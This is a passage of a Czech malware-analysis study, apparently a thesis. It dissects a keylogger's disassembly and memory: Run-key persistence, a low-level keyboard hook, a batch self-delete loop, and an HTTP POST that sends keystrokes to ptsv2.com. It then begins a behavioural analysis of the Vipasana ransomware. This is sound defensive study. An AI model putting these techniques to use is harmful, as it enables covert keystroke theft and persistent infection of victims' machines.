000000DC780FF2D0	3A 52 65 70 65 61 74 0D 0A 64 65 6C 20 22 43 3A	:Repeat..del "C:
000000DC780FF2E0	5C 55 73 65 72 73 5C 75 73 65 72 5C 44 65 73 6B	\Users\user\Desk
000000DC780FF2F0	74 6F 70 5C 6B 65 79 6C 6F 67 67 65 72 2E 65 78	top\keylogger.ex
000000DC780FF300	65 22 0D 0A 69 66 20 65 78 69 73 74 20 22 43 3A	e"..if exist "C:
000000DC780FF310	5C 55 73 65 72 73 5C 75 73 65 72 5C 44 65 73 6B	\Users\user\Desk
000000DC780FF320	74 6F 70 5C 6B 65 79 6C 6F 67 67 65 72 2E 65 78	top\keylogger.ex
000000DC780FF330	65 22 20 67 6F 74 6F 20 52 65 70 65 61 74 0D 0A	e" goto Repeat..
000000DC780FF340	64 65 6C 20 22 43 3A 5C 55 73 65 72 73 5C 75 73	del "C:\Users\us
000000DC780FF350	65 72 5C 6B 65 79 6C 6F 67 67 65 72 2E 62 61 74	er\keylogger.bat
000000DC780FF360	22 0D 0A 00 00 00 00 00 00 00 00 00 00 00 00 00	"...............
000000DC780FF370	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....


Obrázek 9.6: Obsah dávkového souboru v paměti keyloggeru

`REG_SZ` hodnota `Keylogger` s cestou odkazující se na soubor `C:\keylogger.exe`, tak jak je zobrazeno ve výpisu 9.4, čímž si keylogger zajistí persistenci.

```
000013a3 LEA RDX,[u_Software\Microsoft\Windows\Curr...] ; lpSubKey
000013aa MOV RCX,0x80000002                             ; hKey HKEY_LOCAL_MACHINE
000013b1 CALL qword ptr [->ADVAPI32.DLL::RegOpenKeyExW]
...
000013ca MOV RAX,qword ptr [RSP + str_C_Keylogger_exe] ; "C:\keylogger.exe"
000013cf MOV qword ptr [RSP + local_17c0],RAX           ; *lpData
000013d4 MOV R9D,0x1                                    ; dwType REG_SZ
000013da XOR R8D,R8D                                    ; Reserved
000013dd LEA RDX,[u_Keylogger]                          ; lpValueName "Keylogger"
000013e4 MOV RCX,qword ptr [RSP + hKey]                 ; hKey
000013ec CALL qword ptr [->ADVAPI32.DLL::RegSetValueExW]
```

Výpis 9.4: Otevření a zápis do registrů pro persistenci keyloggeru

Poté je systémovou funkcí `ExpandEnvironmentStringsW` do bufferu na zásobníku `[RSP + 0x3a0]` expandována proměnná prostředí `%USERPROFILE%`, ke které je následně připojen funkcí `StringCbCatW` řetězec `\keylogger.bat`. Obsah finální podoby bufferu obsahující cestu dávkového souboru při ladění procesu je zobrazen v obrázku 9.5. Následně je do dalšího bufferu na zásobníku `[RSP + 0x7c0]` konstruován několikanásobným voláním funkce `StringCbCatW` řetězec obsahující příkazy dávkového souboru. Reference na tento buffer, společně s referencí dalšího nového bufferu `[RSP + 0xfc0]` je následně předána funkci `WideCharToMultiByte`, která překóduje řetězec v předchozím buffer do nového, jehož obsah při ladění procesu je zobrazen v obrázku 9.6 Následně jsou zavolány systémové funkce `CreateFileW`, `WriteFile` a `CloseHandle`, kterým je postupně předán jak ukazatel na



Address	Hex																ASCII
00007FF75ADFDC60	50	00	4F	00	53	00	54	00	20	00	70	00	74	00	73	00	P.O.S.T. .p.t.s.
00007FF75ADFDC70	76	00	32	00	2E	00	63	00	6F	00	6D	00	2F	00	74	00	v.2...c.o.m./.t.
00007FF75ADFDC80	2F	00	34	00	39	00	35	00	32	00	75	00	2D	00	31	00	/.4.9.5.2.u.-.1.
00007FF75ADFDC90	36	00	30	00	31	00	34	00	39	00	32	00	33	00	39	00	6.0.1.4.9.2.3.9.
00007FF75ADFDCA0	34	00	2F	00	70	00	6F	00	73	00	74	00	20	00	48	00	4./.p.o.s.t. .H.
00007FF75ADFDCB0	54	00	54	00	50	00	2F	00	31	00	2E	00	30	00	0D	00	T.T.P./.1...0...
00007FF75ADFDCC0	0A	00	43	00	6F	00	6E	00	74	00	65	00	6E	00	74	00	..C.o.n.t.e.n.t.
00007FF75ADFDCD0	2D	00	54	00	79	00	70	00	65	00	3A	00	20	00	74	00	-.T.y.p.e.:. .t.
00007FF75ADFDCE0	65	00	78	00	74	00	2F	00	70	00	6C	00	61	00	69	00	e.x.t./.p.l.a.i.
00007FF75ADFDCF0	6E	00	0D	00	0A	00	43	00	6F	00	6E	00	74	00	65	00	n.....C.o.n.t.e.
00007FF75ADFDD00	6E	00	74	00	2D	00	4C	00	65	00	6E	00	67	00	74	00	n.t.-.L.e.n.g.t.
00007FF75ADFDD10	68	00	3A	00	20	00	25	00	64	00	0D	00	0A	00	0D	00	h.:. .%.d.....
00007FF75ADFDD20	0A	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....

Obrázek 9.7: Zkonstruovaná HTTP POST hlavička v paměti keyloggeru

buffer obsahující cestu `%USERPROFILE%\keylogger.bat`, tak ukazatel na buffer obsahující příkazy dávkového souboru, čímž se tento soubor uloží na disk.

Na konci této větve programu je dvakrát za sebou zavolána systémová funkce `CreateProcessW`, kdy ve své první instanci přijímá ukazatel na cestu nového umístění keyloggeru, tedy `C:\keylogger.exe` což spustí upravenou verzi keyloggeru z nové pozice a ve své druhé instanci přijímá ukazatel na buffer obsahující cestu `%USERPROFILE%\keylogger.bat` který spustí dávkový soubor. Toto byl popis cesty infekce, která se větvila ve výpisu 9.2 podle existence reference na *Resource table*.

9.1.2.3 Cesta keyloggeru

Pokud je reference na tabulku zdrojů a její velikost nulová, tak program následně pokračuje cestou keyloggeru, kde se začíná s opakovaným voláním funkce `StringCbCatW`, zobrazeného ve výpisu 9.5, které jsou v parametru předávány reference na řetězec obsahující HTTP POST hlavičku a slouží tak k její konstrukci. Zkonstruovaná HTTP POST hlavička v bufferu laděného programu je zobrazena na obrázku 9.7,

```
000011bc LEA R8,[post1]          ; u"POST "
000011c3 MOV EDX,0x400
000011c8 LEA RCX,[DAT_0001dc60]
000011cf CALL StringCbCatW
000011d4 MOV R8,qword ptr [post2] ; u"ptsv2.com/t/4952...
000011db MOV EDX,0x400
000011e0 LEA RCX,[DAT_0001dc60]
000011e7 CALL StringCbCatW
000011ec LEA R8,[post3]          ; u" HTTP/1.0\r\nContent-Type:...
000011f3 MOV EDX,0x400
000011f8 LEA RCX,[DAT_0001dc60]
000011ff CALL StringCbCatW
```

Výpis 9.5: Konstrukce POST hlavičky keyloggeru

Následně jsou ve smyčce, zobrazené ve výpisu 9.6, volané funkce `WSAStartup` pro inicializaci síťové knihovny, `gethostbyname` pro získání IP adresy doménového jména, `WSACleanup` pro úklid síťové knihovny a `Sleep` pro uspání každé iterace na `0x2710` milisekund. K tomuto uspání ale nedojde ve chvíli kdy, kdy funkce `gethostbyname` vrátí nějakou hodnotu. Tou hodnotou dle dokumentace je pointer na strukturu obsahující IP adresu doménového jména a `NULL` v případě kdy se nepodaří jméno vyřešit [24].

```
00001204 XOR EAX,EAX
00001206 CMP EAX,0x1
00001209 JZ  LAB_000012e1
0000120f LEA RDX=>local_15e0,[RSP + 0x200]
00001217 MOV CX,0x2
0000121b CALL WSAStartup
00001220 MOV RCX,qword ptr [PTR_s_ptsv2.com] ; "ptsv2.com"
00001227 CALL gethostbyname
0000122c MOV qword ptr [RSP + gethostbynameReturnValue],RAX
00001234 CMP qword ptr [RSP + gethostbynameReturnValue],0x0
0000123d JNZ LAB_00001251
0000123f CALL WSACleanup
00001244 MOV ECX,0x2710
00001249 CALL qword ptr [->KERNEL32.DLL::Sleep]
0000124f JMP LAB_00001204
```


Výpis 9.6: Vyčkávání na vyřešení doménového jména keyloggeru

Poté jsou zavolány funkce `GetModuleHandleW` a `SetWindowsHookExW`, které jsou zobrazeny ve výpisu 9.7. Z dokumentace víme, že funkce `SetWindowsHookExW` přijíma parametry typ zavěšení, který je zde `0xd`, tedy `WH_KEYBOARD_LL` a `callback` funkci, která bude zavolána při každé vhodné události [25].

```
00001272 XOR ECX,ECX
00001274 CALL qword ptr [->KERNEL32.DLL::GetModuleHandleW]
0000127a XOR R9D,R9D
0000127d MOV R8,RAX
00001280 LEA RDX,[callback]
00001287 MOV ECX,0xd
0000128c CALL qword ptr [->USER32.DLL::SetWindowsHookExW]
```

Výpis 9.7: Inicializace zavěšení callback funkce keyloggeru

Následně je v nekonečné smyčce volána funkce `GetMessageW`, která vyzvedává události ze systémové fronty událostí a tím je pak pokaždé zavolána také již dříve zmíněna `callback` funkce.



Address	Hex																ASCII
00007FF75ADFE060	74	00	6F	00	68	00	6C	00	65	00	74	00	6F	00	20	00	t.o.h.l.e.t.o. .
00007FF75ADFE070	6A	00	65	00	20	00	7A	00	61	00	7A	00	6E	00	61	00	j.e. .z.a.z.n.a.
00007FF75ADFE080	6D	00	65	00	6E	00	61	00	6E	00	79	00	20	00	76	00	m.e.n.a.n.y. .v.
00007FF75ADFE090	73	00	74	00	75	00	70	00	20	00	7A	00	20	00	6B	00	s.t.u.p. .z. .k.
00007FF75ADFE0A0	6C	00	61	00	76	00	65	00	73	00	6E	00	69	00	63	00	l.a.v.e.s.n.i.c.
00007FF75ADFE0B0	65	00	20	00	64	00	6F	00	20	00	62	00	75	00	66	00	e. .d.o. .b.u.f.
00007FF75ADFE0C0	66	00	65	00	72	00	75	00	20	00	61	00	73	00	64	00	f.e.r.u. .a.s.d.
00007FF75ADFE0D0	66	00	61	00	73	00	64	00	66	00	61	00	73	00	64	00	f.a.s.d.f.a.s.d.
00007FF75ADFE0E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....

Obrázek 9.8: Buffer zaznamenaných kláves v paměti keyloggeru

Co se `callback` funkce týče, tak ta musí dodržovat nějaký daný předpis, který je daný typem zavěšení, který je v našem případě `WH_KEYBOARD_LL`. Dle dokumentace má tato funkce předpis dle výpisu 9.8 [25].

```
LRESULT CALLBACK LowLevelKeyboardProc(
  _In_ int    nCode,
  _In_ WPARAM wParam,
  _In_ LPARAM lParam
);
```


Výpis 9.8: Předpis callback funkce LowLevelKeyboardProc

V této funkci jsou za sebou volány funkce `GetKeyState`, `GetKeyboardState` a `ToUnicode`. Jelikož je tato funkce zavolána při každé události stisknutí klávesy, tak si už jen z názvu funkcí lze udělat představu o tom, co tyto funkce mají na starost. A to tedy získat přesnou stisknutou klávesu a převést ji do tisknutelné podoby.

Nakonec je tisknutelná podoba klávesy uložena funkcí `StringCbCatW` do globálního bufferu umístěném v `.data` sekci a tento buffer je následně předán funkci `wcslen`, která zjistí délku zaznamenaných znaků, jejíž výsledek je porovnán s hodnotou `0x40`. Pokud odečtením hodnot `RAX-0x40` nedojde k výpůjčce, tak jak je zobrazeno ve výpisu 9.9, tak se zavolá funkce `FUN_00001990`. Obsah plného bufferu při ladění keyloggeru lze vidět na obrázku 9.8.


```
00001cdc LEA R8,[RSP + 0x40]
00001ce1 MOV EDX,0x100
00001ce6 LEA RCX,[KeyloggerBuffer]
00001ced CALL StringCbCatW
00001cf2 LEA RCX,[KeyloggerBuffer]
00001cf9 CALL wcslen
00001cfe CMP RAX,0x40
00001d02 JC  LAB_00001d09
00001d04 CALL FUN_00001990
```

Výpis 9.9: Připojení znaku do bufferu keyloggeru



Address	Hex																ASCII
000000B9B7EFD540	50	4F	53	54	20	70	74	73	76	32	2E	63	6F	6D	2F	74	POST ptsv2.com/t
000000B9B7EFD550	2F	34	39	35	32	75	2D	31	36	30	31	34	39	32	33	39	/4952u-160149239
000000B9B7EFD560	34	2F	70	6F	73	74	20	48	54	54	50	2F	31	2E	30	0D	4/post HTTP/1.0.
000000B9B7EFD570	0A	43	6F	6E	74	65	6E	74	2D	54	79	70	65	3A	20	74	.Content-Type: t
000000B9B7EFD580	65	78	74	2F	70	6C	61	69	6E	0D	0A	43	6F	6E	74	65	ext/plain..Conte
000000B9B7EFD590	6E	74	2D	4C	65	6E	67	74	68	3A	20	36	34	0D	0A	0D	nt-Length: 64...
000000B9B7EFD5A0	0A	74	6F	68	6C	65	74	6F	20	6A	65	20	7A	61	7A	6E	.tohleto je zazn
000000B9B7EFD5B0	61	6D	65	6E	61	6E	79	20	76	73	74	75	70	20	7A	20	amenany vstup z
000000B9B7EFD5C0	6B	6C	61	76	65	73	6E	69	63	65	20	64	6F	20	62	75	klavesnice do bu
000000B9B7EFD5D0	66	66	65	72	75	20	61	73	64	66	61	73	64	66	61	73	fferu asdfasdfas
000000B9B7EFD5E0	64	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	d.....
000000B9B7EFD5F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....

Obrázek 9.9: Buffer obsahující HTTP POST zprávu v paměti keyloggeru



TCP Connections

Remote address	Local address	State
216.239.38.21:80	192.168.206.136:49767	ESTABLISHED

Obrázek 9.10: Úspěšné připojení se na server keyloggeru

Funkce `FUN_00001990` v sobě obsahuje jen sekvenci instrukcí pro konstrukci finální HTTP POST zprávy do jednoho lokálního bufferu, který je složený z obsahu globálních bufferů v `.text` sekci obsahující HTTP POST hlavičku a záznam stisků kláves, jehož finální obsah před odesláním lze vidět na obrázku 9.9. K odeslání zprávy pak následuje sekvence volaných síťových funkcí `socket`, `ntohs`, `connect`, `send` a `closesocket`. Úspěšné připojení se k serveru lze vidět na obrázku 9.10.

9.2 Ransomware.Vipasana


Tento vzorek malwaru byl převzat z GitHub repozitáře *theZoo - A Live Malware Repository*[3] obsahující krom již zmíněného, mnoho dalších vzorků malwaru. Důvodem výběru tohoto konkrétního vzorku byla především funkčnost v prostředí virtuálního stroje, kdy některé jiné vzorky vůbec nefungovaly, pravděpodobně z důvodu detekce virtuálního prostředí.

9.2.1 Prvotní analýza


Nástroj pestudio odhalil několik zajímavých informací. Mezi ty nejzajímavější patří, že se jedná o 32bitový PE soubor, v řetězcích je přítomen Run klíč registrů a přípona dávkových souborů `.bat` a je zde import funkcí `ShellExecuteA` a `ShellExecuteExA`.

Chování malwaru při spuštění, jehož jméno bylo `Vipasana.exe`, bylo sledováno nástroji Process Monitor, Process Explorer a Autoruns z balíku nástrojů Sysinternals. Při spuštění spustitelného souboru malwaru z plochy, se po chvíli objevila UAC žádost o udělení administrátorských práv souboru `%TEMP%\Vipasana.exe`. Při odmítnutí je tento dialog zobrazen opakovaně až do doby přijmutí. Po následující minutu se nic zvláštního nestalo, až do chvíle, kdy se najednou změnilo pozadí

[3]Dostupného na: `https://github.com/ytisf/theZoo/tree/master/malwares/Binaries/Ransomware.Vipasana`



Obrázek 9.11: Persistence v registrech zachycen nástrojem Autoruns




Time of Day	Process Name	PID	Operation	Path	Result	Detail
9:18:58.556...	Vipasana.exe	6180	RegOpenKey	HKLM\software\microsoft\windows\currentversion\run	SUCCESS	Desired Access: Write
9:18:58.556...	Vipasana.exe	6180	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	KeySetInformationClass: KeySetHa...
9:18:58.556...	Vipasana.exe	6180	RegQueryKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Query: HandleTags, HandleTags: 0...
9:18:58.556...	Vipasana.exe	6180	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\pr	ACCESS DENIED	Type: REG_SZ, Length: 72, Data: ...
9:18:59.913...	Vipasana.exe	6180	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	
9:18:59.926...	Vipasana.exe	7048	RegOpenKey	HKLM\software\microsoft\windows\currentversion\run	SUCCESS	Desired Access: Write
9:18:59.926...	Vipasana.exe	7048	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	KeySetInformationClass: KeySetHa...
9:18:59.926...	Vipasana.exe	7048	RegQueryKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Query: HandleTags, HandleTags: 0...
9:18:59.926...	Vipasana.exe	7048	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\pr	SUCCESS	Type: REG_SZ, Length: 72, Data: ...
9:18:59.926...	Vipasana.exe	7048	RegFlushKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	
9:19:06.267...	Vipasana.exe	7048	RegOpenKey	HKLM\software\microsoft\windows\currentversion\run	SUCCESS	Desired Access: Write
9:19:06.267...	Vipasana.exe	7048	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	KeySetInformationClass: KeySetHa...
9:19:06.267...	Vipasana.exe	7048	RegQueryKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Query: HandleTags, HandleTags: 0...
9:19:06.267...	Vipasana.exe	7048	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\pr	SUCCESS	Type: REG_SZ, Length: 72, Data: ...
9:19:06.267...	Vipasana.exe	7048	RegFlushKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	
9:21:25.368...	Vipasana.exe	7048	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	
9:21:25.368...	Vipasana.exe	7048	RegCloseKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	

Obrázek 9.12: Zápis do registrů zachycen nástrojem Process Monitor


plochy obsahující informaci, ať pro obnovu dat napíšeme na konkrétní emailovou adresu. Od doby startu až do doby změny plochy bylo možné vidět proces `Vipasana.exe` v nástroji Process Explorer. Po ukončení procesu nástroj Autoruns odhalil novou hodnotu v Run klíči registrů s hodnotou `pr` odkazující se na cestu `c:\program files (x86)\vipasana.exe` zobrazeného v obrázku 9.11.

Celý proces byl monitorován nástrojem Process Monitor, který odhalil existenci tří různých instancí procesu se jménem `Vipasana.exe`, kdy ta první instance je z původního umístění souboru a následující dvě z nového umístění v `%TEMP%\Vipasana.exe`. Právě tyto dvě instance z `%TEMP%` adresáře se pokusily o zápis do Run klíče registrů tak, jak je zobrazeno v obrázku 9.12. Po úspěšném zápisu do registrů je třetí instancí uložen na disk také `.bat` soubor, zachycen na obrázku 9.13. Pro zjednodušení se bude pořadí instance vyskytovat i v textu analýzy, tak jen pro přehlednost, první instance je spuštěna uživatelem z původního souboru, druhá a třetí instance je pak spuštěna z `%TEMP%` adresáře. S koncem všech procesů `Vipasana.exe` zůstal původní soubor nedotčen, soubor v `%TEMP%\Vipasana.exe` je smazaný a soubor v adresáři `Program Files` na který je odkázáno z Run klíče registrů je při porovnání hashů stejný jako původní soubor.




Time of Day	Process Name	PID	Operation	Path	Result	Detail
9:21:25.247...	Vipasana.exe	7048	CreateFile	C:\Users\user\AppData\Local\Temp\JMOQS.bat	SUCCESS	Desired Access: Generic Write, Re...
9:21:25.247...	Vipasana.exe	7048	CloseFile	C:\Users\user\AppData\Local\Temp\JMOQS.bat	SUCCESS	
9:21:25.247...	Vipasana.exe	7048	CreateFile	C:\Users\user\AppData\Local\Temp\JMOQS.bat	SUCCESS	Desired Access: Generic Read/Wri...
9:21:25.247...	Vipasana.exe	7048	QueryStandardI...	C:\Users\user\AppData\Local\Temp\JMOQS.bat	SUCCESS	AllocationSize: 0, EndOfFile: 0, Nu...
9:21:25.247...	Vipasana.exe	7048	ReadFile	C:\Users\user\AppData\Local\Temp\JMOQS.bat	END OF FILE	Offset: 0, Length: 128, Priority: Nor...
9:21:25.247...	Vipasana.exe	7048	WriteFile	C:\Users\user\AppData\Local\Temp\JMOQS.bat	SUCCESS	Offset: 0, Length: 128, Priority: Nor...
9:21:25.247...	Vipasana.exe	7048	WriteFile	C:\Users\user\AppData\Local\Temp\JMOQS.bat	SUCCESS	Offset: 128, Length: 66, Priority: Nor...
9:21:25.247...	Vipasana.exe	7048	CloseFile	C:\Users\user\AppData\Local\Temp\JMOQS.bat	SUCCESS	
9:21:25.250...	Vipasana.exe	7048	QueryDirectory	C:\Users\user\AppData\Local\Temp\JMOQS.bat	SUCCESS	FileInformationClass: FileIdBothDire...
9:21:25.334...	Vipasana.exe	7048	CreateFile	C:\Users\user\AppData\Local\Temp\JMOQS.bat	SUCCESS	Desired Access: Read Attributes, Di...

Obrázek 9.13: Zápis do dávkového souboru zachycen nástrojem Process Monitor



Obrázek 9.14: Větvení programu podle jeho umístění.




Obrázek 9.15: Parametry funkce na zásobníku pro vytvoření druhé instance

9.2.2 Analýza


Všechny instance začínají zavoláním funkcí `GetWindowsDirectoryA` pro získání cesty k adresáři `Program Files`, `GetTempPathA` pro získání cesty k `%TEMP%` adresáři a `GetModuleFileNameA` pro získání umístění svého souboru na disku. Tato informace je programem použita, tak jak je zobrazeno na obrázku 9.14, k rozhodnutí se, jakou cestou se vydat.

Při obecném umístění souboru, jako v případě první instance, program následně pokračuje zavoláním funkcí `CreateFileA` pro otevření svého souboru a hned poté souboru v `%TEMP%` adresáři, `GetFileSize` pro získání velikosti svého souboru a následně po jednotlivých bajtech ve smyčce kopíruje data ze svého souboru funkcí `ReadFile` do souboru v `%TEMP%` adresáři funkcí `WriteFile` za neustálé kontroly velikosti zdrojového souboru funkcí `GetFileSize`, která se samozřejmě v průběhu programu nemění a je konstantní. Nakonec jsou funkcí `CloseHandle` uzavřeny otevřené soubory. Následně první instance spustí druhou instanci zavoláním `ShellExecuteA`, jejíž parametry lze vidět na obrázku 9.15. Dle dokumentace, funkce přijímá ve svém druhém parametru ukazatel na řetězec obsahující operaci, kdy v tomto případě se jedná o ukazatel na řetězec `open`, třetím parametrem je cesta k souboru `%TEMP%\Vipasana.exe` a šestým parametrem je způsob otevření okna, v tomhle případě `SW_SHOW` [26]. Tady si lze opět ověřit hashe vzniklého souboru, kdy ten v `%TEMP%` adresáři má stejný hash, jako původní soubor a také jako v tomto momentě ještě neexistující soubor v adresáři `Program Files`. Změnou adresy v registru EIP (32bitová verze RIP) na instrukci RET můžeme přeskočit vykonání již zavolané funkce, v tomto případě `ShellExecuteA`, a vyjmutí návratové adresy z vrcholu zásobníku. První instance se pak po chvíli ukončí zavoláním `TerminateProcess`.

